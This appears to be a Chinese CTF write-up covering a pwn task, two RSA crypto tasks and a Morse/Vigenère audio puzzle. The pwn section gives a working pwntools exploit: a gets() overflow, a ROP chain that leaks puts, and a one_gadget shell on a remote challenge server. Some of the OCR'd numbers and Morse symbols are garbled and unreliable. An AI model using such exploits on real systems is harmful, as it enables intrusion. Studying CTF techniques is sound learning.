
```
[*] '/mnt/c/Users/lenovo/Desktop/qiandao2'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

ida查看程序

仍然是gets溢出，不过sh函数不再能够getshell

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[256]; // [rsp+10h] [rbp-108h]

  setbuf(stdin, 0LL);
  setbuf(_bss_start, 0LL);
  setbuf(stderr, 0LL);
  gets((__int64)s, 0LL);
  return 0;
}
```

废话少说，直接上代码

```python
from pwn import *

context(log_level = 'debug', arch = 'amd64', os = 'linux')

io = remote("everything411.top" ,10015)
elf = ELF('./qiandao2')
libc = ELF('./libc6_2.23-0ubuntu11.2_amd64.so') # 加载libc版本  在https://libc.blukat.me/ 查询并下载

execve = 0x45226      # one_gadget得到
puts_got = elf.got['puts']
puts_plt = elf.plt['puts']
main_add = 0x40115F

payload =b'a' * (0x108) + p64(0x0000000000401233) + p64(puts_got) + p64(puts_plt) + p64(main_add) # 泄露puts地址，用于查询libc库和计算offset
#          padding         rdi_add              rdi_value       ret puts       main_add以便下次padding

io.sendline(payload)
puts_add = u64(io.recv()+b'\x00\x00') # 接收泄露出的地址

print('puts_address:' + hex(puts_add))

offset = puts_add - libc.symbols['puts'] #计算offset
execve_addr = offset + execve

payload2 = b'a' * (0x108) + p64(execve_addr) # padding + gadget

io.sendline(payload2)
io.interactive()

io.close()
```

题目提示让我们使用 one_gadget ， one_gadget 是什么呢，简单来说就是可以找到获得shell的函数的地址，但是不能直接用，这个地址只是libc库中的，实际程序运行时会有产生偏移量 offset ，而我们可以通过泄露其他函数的地址并与libc库中对应函数地址相减来获得这个 offset ，最后只需要一个简单的 payload2 就完成啦

Crypto

我做出来的这两个密码都是关于rsa的，知乎上有一个很棒的rsa解密学习指南，感兴趣的可以看一下
关于rsa的基本原理可以去看ctf wiki，这里就不说了

babyRSA

> simple rsa
> n =
> 21756884057335417038704520866267384017922202601856228456 47
> e = 0x10001
> c = 90918995998047504884857146077330657658533919865878814 7448

hint:factordb.com is your good friend

正常rsa中我们看到n比较小，自然想到分解质因数
这道题的难点在于,将n分解后出来了三个数，和正常的rsa长得也不一样，让人无从下手，事实上，硬着头皮算就好了
正常rsa是 `r = (p - 1) * (q - 1)`
三个因数的话，就`r = (p1 - 1) * (p2 - 1) * (p3 - 1)`
代码如下：

```
#!/usr/bin/python
#coding:utf-8

import gmpy2
from Crypto.Util.number import long_to_bytes

N = 217568840573354170387045208662673840179222026018562284564 7
e = 0x10001
c = 909189959980475048848571460773306576585339198658788147448
p1 = 12174597259764339563
p2 = 12211006709935453691
p3 = 14634929140319987959

r = (p1 - 1) * (p2 - 1) * (p3 - 1)
d = gmpy2.invert(e,r)
n = pow(c,d,N)

print (long_to_bytes(n))
```

Small e

> 这次分解不了了

给了我们两个文件，一个main.py一个out.txt

main.py

```
from flag import flag
from Crypto.Util import number
import os
assert type(flag) == str

flag_b = flag.encode() + os.urandom(128 - len(flag))
p = [number.getPrime(1024) for _ in range(3)]
q = [number.getPrime(1024) for _ in range(3)]
n = [_p * _q for _p, _q in zip(p, q)]

e = 3
m = number.bytes_to_long(flag_b)
for i in range(3):
    print("n{} = {}".format(i, n[i]))
    print("c{} = {}".format(i, pow(m, e, n[i])))
```

out.txt

```
n0 = 160678179325943070415704906647808058484727422225212094863591832948766595296084355576005372602504494336115951
736849253745084676724044178594794950040935796107260322629143238022620157618042574747784210753719156047330396229 6
548115188094682109934709958918194448394876990655601798607939135921158578259646492446820844901028494296263511316 3
737362978946256184113197172628780615797285233916435176242221439390878162794629364484926505774613228229646458189 2
101719508671988799343641205040462731779610836870279371898117325093443658448341602298058102050814466866114881152 2
601434487555241997993280633469194217891492765348198454111062 1
c0 = 987997146391462569097589324158018538798149636935673495701272151337314493875356904550332374498586951622543248
962251795029336690476415266463697221586089863977848184566998029232344854586872317632198853204010236240957543512 9
737188286227622375002577654117407187235639039788403421568330907783489740293783760374579674272228953702822209345 7
357180377840079051075076404417895661480234181828438508560282724252806601854097747912292917368041132195460320692 7
122444164359247035285368872317201955671107135079705085427749013244805625892835060192584395950343827079831261814 1
538795176843674864017991973083157087900179066637653967471786
n1 = 272208044368058644421621824428137592630693721284688112702287577591222421027466343312742048136457006060251984
647573150694763966364571093857090103090937611242503677932172695147778949507499320267901049449205424151544702727 1
065499677590253508392132290085851008108052636120397197423568583959670089896698681947887142147248619821566711235 8
892381840624555494963218129513959117765033488219148477371667129956523403726492811804971592929874287476692563269 0
657876011479506364456462080592510156015699210253708718053578719221130887910243829260478402739117911939900346779 5
554564386043498563890098452756055208792212439700323035774828 7
c1 = 186011744716393308386737559976270971797170536658432605887391609266948950231157199897432180321779330640247905
674172819626489682875568422588188882258050408491738264977073265255903837745702773395625042161462085713673190406 7
401393899132659604207518848635355457899448134499491041356720349140001004281201932311656980526432759942934597506 4
505984904064402357370098622911816024581171930600566133580491190247014980742239289588062485016239992005485018607 7
297370847873723361518887591985831235703411622433039289944601998226422945650671603938161923703901996990222954782 8
419246741323868737991140987359096638023917575586906250324975 8
n2 = 180039116321225998134255503920252953184601445380024205460914733425040660659133744783807239665108639273234501
604223239630854399349198214080300005970302204440174466772755205306006023132237169138437062890207895463412542985 1
432756820268232328995283824383086629846524932296057334878419106083706084455342542465634322101576203890063884276 0
791476620770787585512880263777811650363550291113188707834451876652168342500756621692207745249699478983220317963 1
650324071005179700675543474608073730786431246404380353297916697565668255837631443479155619287596540898173379655 3
115817516551073070391186958726726622512257233792474150487242 1
c2 = 162321291316088102824139377061444872406263386242503085778342256984457824688816823296466968997894573304983866
681655990552706023045219008662384778204507457455742358353290254288319751355644324713019446388694455126373881111 9
995384815339475543433273132501781190303713119450451792157043349191185836867079424217020715019484439686782469946 0
595352243616284981999437646934978307049377044110514736105768616893202608779347282837560546402961227548577594166 0
634941531582252334089190639450704164862780180778004273333595920825570794206387009564898110299701524078417645702
838430075467518859165596824519761870549444353725571272103701 5
```

我们来翻译一下，我们现在有n0, c0, n1, c1 n2, c2，且

$$m \equiv c_0 \pmod{n_0}$$

$$m \equiv c_1 \pmod{n_1}$$

$$m \equiv c_2 \pmod{n_2}$$

眼熟吗，对的，是中国剩余定理，按照定义去计算即可算出m

开三次根号即可算出m

代码如下：

```
import gmpy2
from Crypto.Util import number

n0 = 160678179325943070415704906647808058484727422225212094863591832948766595296084355576005372602504494336115951
736849253745084676724044178594794950040935796107260322629143238022620157618042574747784210753719156047330396229 6
548115188094682109934709958918194448394876990655601798607939135921158578259646492446820844901028494296263511316 3
737362978946256184113197172628780615797285233916435176242221439390878162794629364484926505774613228229646458189 2
101719508671988799343641205040462731779610836870279371898117325093443658448341602298058102050814466866114881152 2
601434487555241997993280633469194217891492765348198454111062 1
c0 = 98799714639146256909758932415801853879814963693567349570127215133731449387535690455033237449858695162254324 8
962251795029336690476415266463697221586089863977848184566998029232344854586872317632198853204010236240957543512 9
737188286227622375002577654117407187235639039788403421568330907783489740293783760374579674272228953702822209345 7
357180377840079051075076404417895661480234181828438508560282724252806601854097747912292917368041132195460320692 7
122444164359247035285368872317201955671107135079705085427749013244805625892835060192584395950343827079831261814 1
538795176843674864017991973083157087900179066637653967471786
n1 = 272208044368058644421621824428137592630693721284688112702287577591222421027466343312742048136457006060251984 6
475731506947639663645710938570901030909376112425036779321726951477789495074993202679010494492054241515447027271 0
654996775902535083921322900858510081080526361203971974235685839596700898966986819478871421472486198215667112358 9
232818406245554949632181295139591177650334882191484773716671299565234037264928118049715929298742874766925632690 6
578760114795063644564620805925101560156992102537087180535787192211308879102438292604784027391179119399003467795 5
545643860434985638900984527560552087922124397003230357748287
c1 = 186011744716393308386737559976270971797170536658432605887391609266948950231157199897432180321779330640247905 6
741728196264896828755684225881888822580504084917382649770732652559038377457027733956250421614620857136731904067 4
013938991326596042075188486353554578994481344994910413567203491400010042812019323116569805264327599429345975064 5
059849040644023573700986229118160245811719306005661335804911902470149807422392895880624850162399920054850186077 2
973708478737233615188875919858312357034116224330392899446019982264229456506716039381619237039019969902229547828 4
192467413238687379911409873590966380239175755869062503249758
n2 = 180039116321225998134255503920252953184601445380024205460914733425040660659133744783807239665108639273234501 6
042232396308543993491982140803000059703022044401744667727552053060060231322371691384370628902078954634125429851 4
327568202682323289952838243830866298465249322960573348784191060837060844553425424656343221015762038900638842760 7
914766207707875855128802637778116503635502911131887078344518766521683425007566216922077452496994789832203179631 6
503240710051797006755434746080737307864312464043803532979166975656682558376314434791556192875965408981733796553 1
158175165510730703911869587267266225122572337924741504872421
c2 = 162321291316088102824139377061444872406263386242503085778342256984457824688816823296466968997894573304983866 6
816559905527060230452190086623847782045074574557423583532902542883197513556443247130194463886944551263738811119 9
953848153394755434332731325017811903037131194504517921570433491911858368670794242170207150194844396867824699460 5
953522436162849819994376469349783070493770441105147361057686168932026087793472828375605464029612275485775941660 6
349415315822523340891906394507041648627801860778004273333595920825570794206387009564898110299701524078417645702 8
384300754675188591655968245197618705494443537255712721037015
e = 3

N = n1 * n2 * n0
N1 = N // n1
N2 = N // n2
N0 = N // n0
ny0 =gmpy2.invert(N0,n0)
ny1 =gmpy2.invert(N1,n1)
ny2 =gmpy2.invert(N2,n2)

m_e = (c0*N0*ny0+c1*N1*ny1+c2*N2*ny2)%N
m = gmpy2.iroot(m_e,e)

print(m)
```

Misc

Misc一共两道，阿菜只做出了一道


玩玩音频

> 下载附件：ハセガワダイスケ 菅野祐悟 - 杜王町Radio.wav hint:这么简单的题目，没有提示
> flag格式：flag{XXX_XXX}，词汇之间使用下划线分割，全部字母大写。遇到不认识的词汇就当成是一个好了。

文件放到了网盘
链接：https://pan.baidu.com/s/1xJh8lNJyGlLp4NGO_FAsNg
提取码：gh0k

使用Audacity打开，试听一下

在19.9秒之后可以听见明显的摩尔斯密码的声音，放大观察波形图




得到

-. -- .— --... -.-- ...- -... -... ... -.-. --. .-. --.- -... - --.- -...- . -.-. .-. -.- --. .-.. —. - --. ... .-.. ...-. --. -.-. .-... ... .-- ... -.-- - ... ...- -... -. – -...- .- ... - .-- ...- --... .— -.-. --.- .- – .-- ...- --. --.- .-- .-- .-. ...- .-... -.-- ...- .–. ...- ...- – -...- --... ...- --... . -... --. .-... -...

解码得到

NWJZYVDDSCGRQDTQXECRKGYOTGILFGCLHWIYTHVDNMXLTWUZJCQAMWVGQWWRVLYVPVUMXZVZEBGLB

凯撒密码移位也得不出可读信息，于是重新回到音频文件，观察频谱图，得到KILLER QUEEN



最后用维吉尼亚密码，解得flag

Reverse

reverse的题学长是出了的，奈何自己太菜，所以只能就放个标题了